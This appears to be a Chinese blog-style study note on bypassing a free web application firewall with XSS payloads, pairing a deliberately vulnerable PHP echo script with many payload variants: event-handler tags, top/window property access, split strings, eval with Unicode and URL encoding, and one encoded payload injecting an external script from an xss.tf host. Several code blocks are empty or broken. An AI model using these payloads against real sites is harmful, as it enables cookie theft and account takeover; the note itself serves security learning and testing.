最近在学习xss方面的知识，涉及到waf的测试，在这里做个记录，方面查阅。

0x00 搭建环境

本地搭建测试waf测试，xss相关防护规则全部开启。


0x01 Self-Xss绕过

测试脚本


```
php
<?php
$input = @$_REQUEST["xss"];
echo "<div>".$input."</div>"
?>
```

首先思路就是一些被waf**遗漏的标签，**暂时不考虑**编码**或者**拼接字符串**这类思路，我们直接拿来测试。

`<video src=1 onerror=alert(/xss/)>`绕过。




类似的标签还有`<audio src=x onerror=alert(/xss/)>`



除此之外以下几个payload都可以绕过。
```javascript



```
利用**伪协议**

waf拦截

加上一个**xmlns属性**即可绕过



实际上，我测试的waf是免费使用的，所以有些厂商可以象征性的取一些样本，拦截一下常见的标签，如果你购买了厂商的高级服务，那我们绕过就有难度，然而大多数网站还是使用免费版的多。

拼接字符类


拼接字符串的话，一般把关键字拆分成几个字符串，再拼接执行，结合**top**,**concat**之类的。

top对象


---

top输出字符

```
XSS
```




或者打印cookie




top可以连接对象以及属性或函数，那么我们可以做到很多，例如:


直接top连接一个alert函数



<details open ontoggle=top.alert(1)>也可以绕过waf




top['alert'](1)也可弹窗，但waf拦截




绕过的话，很简单用prompt方法或者confirm都可以

```
<details open ontoggle=top['prompt'](1)>
```




如果我说一定要用alert的话就要用到接字符串了。

```
<details open ontoggle=top['al'%2b'ert'](1)>
```
%2b为url编码的+




eval函数执行

```
<details open ontoggle=top.eval('ale'%2B'rt(1)') >
```



eval直接用也可以弹


```
<details open ontoggle=eval('alert(1)') >
```





这里为什么说到eval呢？因为如果eavl不拦截的话，我们可以测试各种编码，当然这是在牺牲长度的前提下。


例如： Unicode编码

<details open ontoggle=eval('\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029') >




其他：
```html
Base64编码：

eval拦截的话，可以试试，把 e Unicode编码

url编码：

url编码：

JS8编码：

Ascii码绕过：

其他自测

引用外部url，运用基于DOM的方法创建和插入节点把外部JS文件注入到网页。
html
http://xss.tf/eeW'") >
```

```




url编码

html

<details open

ontoggle=eval(%61%70%70%65%6e%64%43%68%69%6c%64%28%63%72%65%61%74%65%45%6c%65%6d%65%6e%74%28%27%73%63%72%69%70%74%27%29%29%2e%73%72%63%3d%27%68%74%74%70%3a%2f%2f%78

>




### window对象

---

window和top类似，比如：

```
<img src=x onerror=window.alert(1) >
```

拼接一样的

```
<img src=x onerror=window['al'%2B'ert'](1) >
```

其他操作，参照上一章。

通过赋值，也是我们常见的，看个例子：

html

```
<img src=x onerror=_=alert,_(/xss/) >
<img src=x onerror=_=alert;_(/xss/) >
<img src=x onerror=_=alert;x=1;_(/xss/) >
```
```



短一点的`<body/onfocus=_=alert,_(123)>`




函数赋值，也比较常见

```
<body/onfocus="a=alert,a/xss/`">
```

concat()


---

concat方法在实际应用中，不仅仅可以用于连接两个或多个数组，还可以合并两个或者多个字符串。



